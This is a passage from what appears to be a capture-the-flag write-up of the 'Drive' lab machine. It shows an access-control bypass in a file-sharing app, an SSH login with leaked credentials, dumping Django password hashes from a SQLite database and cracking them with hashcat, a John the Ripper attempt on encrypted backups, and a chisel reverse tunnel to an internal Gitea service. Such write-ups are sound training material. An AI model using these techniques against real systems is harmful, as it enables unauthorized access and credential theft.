
<img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveunauth1.png" alt="UNAUTH1_IMAGE" /></p>

<p>The app is blocking us from doing so. Clearly, modification isn’t possible through this function. Since the delete function is obvious in what it does, let’s move onto Edit Content.</p>

<p><strong>Edit Content</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveedit.png" alt="EDIT_IMAGE" /></p>

<p>Edit Content allows us to edit (and subsequently view) the file in question. It could also allow us to view private files. Again, the app is smart about this and doesn’t allow it:

<img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveunauth2.png" alt="UNAUTH2_IMAGE" /></p>


<p>Just View pulls up the file content within the same page, but within the File dropdown is a function called “show my files.” I decided to give this a try, as maybe we own other files by default.</p>

<p><strong>Show My Files</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveshowfiles.png" alt="SHOWFILES_IMAGE" /></p>

<p>Unfortunately, we don’t own any new files, but there is a new “Reserve” functionality that we didn’t see before. Could this allow us to access those mystical files? Let’s see.</p>


<p><strong>Reserve Files</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveblock.png" alt="BLOCK_IMAGE" /></p>


<p>Upon clicking “Reserve,” the file is immediately reserved to our user and we have access to its base functions. All that’s left is to try it on a file we don’t own.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Drive/doodlegriveaccessed.png" alt="ACCESSED_IMAGE" /></p>

<p>It worked! Now we can access the contents of these files, and there should be some juicy information.</p>

<h3 id="foothold">Foothold</h3>

<p>That specific file contained the credentials for a user <code class="language-plaintext highlighter-rouge">martin</code> with password <code class="language-plaintext highlighter-rouge">Xk4@KjyrYv8t194L!</code>, which I assume is going to be for SSH. Trying the credentials, they do indeed work! We still don’t have user yet, but the foothold is ours:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ ssh martin@drive.htb  
martin@drive.htb's password:    
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:     https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
 System information as of Tue 20 Feb 2024 07:40:21 PM UTC  
  
 System load:           0.14  
 Usage of /:            63.1% of 5.07GB  
 Memory usage:          21%  
 Swap usage:            0%  
 Processes:             229  
 Users logged in:       0  
 IPv4 address for eth0: 10.10.11.235  
 IPv6 address for eth0: dead:beef::250:56ff:feb9:a648  
  
  
Expanded Security Maintenance for Applications is not enabled.  
  
0 updates can be applied immediately.  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
martin@drive:~$ ls  
snap  
martin@drive:~$
</code></pre></div></div>

<p>In the web directory, there are four backup files as well as an active SQLite3 database.  Since these are almost certainly linked to the DoodleGrive app, we’ll be checking these out.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>martin@drive:/var/www/backups$ ls -la  
total 3740  
drwxr-xr-x 2 www-data www-data    4096 Sep  1 18:23 .  
drwxr-xr-x 5 root     root        4096 Sep 15 13:34 ..  
-rw-r--r-- 1 www-data www-data   13018 Sep  1 20:00 1_Dec_db_backup.sqlite3.7z  
-rw-r--r-- 1 www-data www-data   12226 Sep  1 20:00 1_Nov_db_backup.sqlite3.7z  
-rw-r--r-- 1 www-data www-data   12722 Sep  1 20:00 1_Oct_db_backup.sqlite3.7z  
-rw-r--r-- 1 www-data www-data   12770 Sep  1 20:00 1_Sep_db_backup.sqlite3.7z  
-rwxr-xr-x 1 root     root     3760128 Dec 26  2022 db.sqlite3
</code></pre></div></div>

<p>One of the tables in the SQLite3 DB is the <code class="language-plaintext highlighter-rouge">accounts_customuser</code> one, which contains usernames and password hashes. Exactly what we want to see!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sqlite&gt; select * from accounts_customuser;
21|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason|||jamesMason@drive.htb|0|1|2022-12-23 12:33:04
22|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz|||martin@drive.htb|0|1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands|||tom@drive.htb|0|1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel|||cris@drive.htb|0|1|2022-12-23 12:39:15
30|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin|||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
</code></pre></div></div>

<p>To attempt to crack these hashes, <a href="https://hashcat.net/wiki/doku.php?id=example_hashes">hashcat</a> has mode 124 for Django SHA1 hashes in this format, so it’s what we’ll use. Only one of the hashes cracks with the available of the database:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thedoug@TRYHARDER:/dev/shm$ hashcat -a 0 -m 124 hashes ~/SecLists/Passwords/Leaked-Databases/rockyou.txt -O  
hashcat (v6.1.1) starting...  
  
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
=============================================================================================================================  
* Device #1: pthread-Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz, 13768/13832 MB (4096 MB allocatable), 8MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 31  
Minimim salt length supported by kernel: 0  
Maximum salt length supported by kernel: 51  
  
Hashes: 5 digests; 5 unique digests, 5 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Applicable optimizers applied:  
* Optimized-Kernel  
* Zero-Byte  
* Precompute-Init  
* Early-Skip  
* Not-Iterated  
* Prepended-Salt  
* Raw-Hash  
  
Watchdog: Hardware monitoring interface not found on your system.  
Watchdog: Temperature abort trigger disabled.  
  
Host memory required for this attack: 66 MB  
  
Dictionary cache hit:  
* Filename..: /home/thehated/SecLists/Passwords/Leaked-Databases/rockyou.txt  
* Passwords.: 14344384  
* Bytes.....: 139921497  
* Keyspace..: 14344384  
  
sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004:john316  
Approaching final keyspace - workload adjusted.     
  
                                                   
Session..........: hashcat  
Status...........: Exhausted  
Hash.Name........: Django (SHA-1)  
Hash.Target......: hashes  
Time.Started.....: Tue Feb 20 16:09:25 2024 (10 secs)  
Time.Estimated...: Tue Feb 20 16:09:35 2024 (0 secs)  
Guess.Base.......: File (/home/thehated/SecLists/Passwords/Leaked-Databases/rockyou.txt)  
Guess.Queue......: 1/1 (100.00%)  
Speed.#1.........:  5659.0 kH/s (1.11ms) @ Accel:1024 Loops:1 Thr:1 Vec:8  
Recovered........: 1/5 (20.00%) Digests, 1/5 (20.00%) Salts  
Progress.........: 71721920/71721920 (100.00%)  
Rejected.........: 15470/71721920 (0.02%)  
Restore.Point....: 14344384/14344384 (100.00%)  
Restore.Sub.#1...: Salt:4 Amplifier:0-1 Iteration:0-1  
Candidates.#1....: $HEX[216a6f6c6579303821] -&gt; $HEX[042a0337c2a156616d6f732103]  
  
Started: Tue Feb 20 16:09:22 2024  
Stopped: Tue Feb 20 16:09:37 2024
</code></pre></div></div>

<p>Though it does correspond to Tom, the password works neither to log into Doodle Grive or on the box itself through sudo. Logically, the next step is to look into the DB backups. However, all of them are encrypted with a password that we don’t know.</p>

<p>Before doing anything else, I converted one of the 7z files to a hash and tried to crack it with JtR:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ john ~/jtr-hash-cb1c18065d4c3d896dd4ee49613afdca.txt --wordlist=/home/thehated/SecLists/Passwords/Leaked-Databases/rockyou.txt    
Warning: detected hash type "7z", but the string is also recognized as "7z-opencl"  
Use the "--format=7z-opencl" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])  
Cost 1 (iteration count) is 524288 for all loaded hashes  
Cost 2 (padding size) is 14 for all loaded hashes  
Cost 3 (compression type) is 2 for all loaded hashes  
Cost 4 (data length) is 12834 for all loaded hashes  
Will run 8 OpenMP threads  
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status  
0g 0:00:00:03 0.00% (ETA: 2024-02-22 01:41) 0g/s 115.0p/s 115.0c/s 115.0C/s jeffrey..miamor  
0g 0:00:00:12 0.01% (ETA: 2024-02-22 10:48) 0g/s 109.6p/s 109.6c/s 109.6C/s teacher..tagged  
0g 0:00:00:32 0.02% (ETA: 2024-02-22 12:28) 0g/s 109.2p/s 109.2c/s 109.2C/s cougar..fresa  
0g 0:00:00:52 0.03% (ETA: 2024-02-22 13:33) 0g/s 106.9p/s 106.9c/s 106.9C/s rodrigues..june10
</code></pre></div></div>

<p>Gosh, cracking it would take more than two days on my computer, and it isn’t even guaranteed to work! There must be a better way… say, wasn’t there a filtered port in the initial <code class="language-plaintext highlighter-rouge">nmap</code> scan?</p>

<h3 id="user">User</h3>

<p>Speaking of that port, time to leverage it. With <code class="language-plaintext highlighter-rouge">chisel</code>, we’re able to forward port 3000 directly to our machine for access in our browser. The following commands do it for server and client respectively:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./chisel server --reverse
./chisel client x.x.x.x:PORT R:3000
</code></pre></div></div>

<h4 id="gitea">Gitea</h4>

<p>Loading the site gives a Gitea instance:

<img src="https://cybersec.deadandbeef.com/images/Drive/gitea.png" alt="GITEA_IMAGE" /></p>

<p>The instructions given with Martin’s credentials indicated that the account was created for git purposes, so perhaps these credentials can be used here too?
